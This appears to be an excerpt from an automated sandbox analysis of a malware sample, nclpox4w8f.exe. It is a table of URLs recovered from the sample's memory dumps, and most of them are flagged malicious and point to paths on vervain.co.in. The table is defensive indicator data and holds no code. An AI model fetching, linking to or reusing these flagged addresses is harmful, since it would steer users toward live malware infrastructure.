http://https://vervain.co.in/N	nclpox4w8f.exe, 00000000.00000003.401161238.00000000007D9000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.405146329.00000000007D9000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.382108941.00000000007D7000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.416691334.00000000007D9000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.435949378.00000000007D9000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.393118648.00000000007D9000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.411977070.00000000007D9000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.443210600.00000000007D9000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.384479510.00000000007D8000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.433570492.00000000007D9000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.483953097.00000000007D9000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.440772986.00000000007D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/E	nclpox4w8f.exe, 00000000.00000003.303406339.000000000080F000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk9e	nclpox4w8f.exe, 00000000.00000003.263297176.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.266148150.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.495649105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.283324784.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.491013350.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.280207493.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.286441271.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.288987691.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvskny	nclpox4w8f.exe, 00000000.00000003.347983893.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.324671146.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.280207493.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.286441271.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.288987691.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.309024067.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk0.1	nclpox4w8f.exe, 00000000.00000003.347983893.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.309024067.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaima	nclpox4w8f.exe, 00000000.00000003.340893762.0000000000809000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk	nclpox4w8f.exe, 00000000.00000003.477298168.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.426376750.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.495649105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.419087530.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.283324784.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.448344033.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.465386950.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.450720668.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.376712057.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.421607105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.484095926.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.491013350.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.384591005.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.369971422.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.481752910.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.347983893.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.453108202.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.416838008.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.438586801.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.431331290.00000000007FC000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.401276739.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http:// https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvskity	nclpox4w8f.exe, 00000000.00000003.477298168.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.448344033.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.465386950.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.450720668.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.453108202.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.472777647.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.470320636.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.433704341.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.460364884.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.457798232.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.436106009.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.445748706.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk2	nclpox4w8f.exe, 00000000.00000003.495649105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.419087530.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.443365066.00000000007FC000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.465386950.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.450720668.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.491013350.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.453108202.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.416838008.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.433704341.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.460364884.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.457798232.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.436106009.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.500416141.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http:// https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk	nclpox4w8f.exe, 00000000.00000003.477298168.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.426376750.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.495649105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.419087530.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.443344033.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.443365066.00000000007FC000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.465386950.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.450720668.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.376712057.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.421607105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.484095926.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.491013350.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.384591005.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.369971422.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.502989653.00000000007FC000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.481752910.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.347983893.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.453108202.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.328765144.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.416838008.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.438586801.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.pregrad.netopenU	nclpox4w8f.exe, 00000000.00000003.267479672.0000000005250000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.240443204.00000000029B8000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000000.238770915.0000000000401000.00000020.00000001.01000000.00000003.sdmp, nclpox4w8f.exe, 00000000.00000003.261407563.0000000005450000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.289638766.0000000004F68000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000002.528757099.0000000002AC0000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.293026511.0000000005550000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.251263320.0000000005388000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.292545915.0000000005344000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.316597179.000000000540C000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.326228795.000000000552E000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.297908164.0000000005536000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.258002144.0000000005450000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.388263630.000000000571D000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.338081452.000000000547E000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.337053722.0000000005478000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.324769245.0000000005528000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.245693873.0000000004940000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.280613950.0000000005258000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.333581477.0000000005518000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.256226314.0000000005450000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/j	nclpox4w8f.exe, 00000000.00000003.390661773.00000000007D6000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.384479510.00000000007D8000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk0.1	nclpox4w8f.exe, 00000000.00000003.484095926.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.390766181.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvskotxe	nclpox4w8f.exe, 00000000.00000003.426376750.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.419087530.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.465386950.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.421607105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.453108202.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.438586801.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.472777647.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.470320636.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.433704341.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.460364884.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.457798232.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.436106009.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk2y	nclpox4w8f.exe, 00000000.00000003.495649105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.376712057.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.484095926.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.491013350.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.384591005.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/c	nclpox4w8f.exe, 00000000.00000003.450585994.00000000007D7000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.455246680.00000000007D9000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.457658604.00000000007D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/h	nclpox4w8f.exe, 00000000.00000003.306711396.000000000080F000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk2y	nclpox4w8f.exe, 00000000.00000003.369971422.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.367752702.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk2t	nclpox4w8f.exe, 00000000.00000003.477298168.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.465386950.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.484095926.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.491013350.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.481752910.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.460364884.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.457798232.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvskotxe	nclpox4w8f.exe, 00000000.00000003.495649105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.448344033.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.450720668.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.328765144.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.416838008.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.401276739.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.412105377.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.324671146.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.397940180.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.309024067.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000002.515020113.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.500416141.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http:// https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk24e	nclpox4w8f.exe, 00000000.00000003.477298168.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.495649105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.448344033.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.450720668.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.484095926.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.491013350.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.481752910.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000002.515020113.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.500416141.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http:// https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk2	nclpox4w8f.exe, 00000000.00000003.376712057.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.384591005.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.369971422.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.412105377.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.367752702.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.390766181.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvskity	nclpox4w8f.exe, 00000000.00000003.495649105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.448344033.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.450720668.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.376712057.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.491013350.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.369971422.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.347983893.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.453108202.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.438586801.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.470320636.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.344946189.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.367752702.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.445748706.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.382209137.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http:// https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk	nclpox4w8f.exe, 00000000.00000003.477298168.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.426376750.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.495649105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.419087530.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.443365066.00000000007FC000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.465386950.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.450720668.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.376712057.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.421607105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.484095926.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.491013350.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.384591005.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.369971422.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.502989653.00000000007FC000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.481752910.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.347983893.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.453108202.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.416838008.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.431331290.00000000007FC000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.401276739.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.412105377.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://vervain.co.in/a	nclpox4w8f.exe, 00000000.00000003.266218899.000000000080F000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.313047462.000000000080F000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
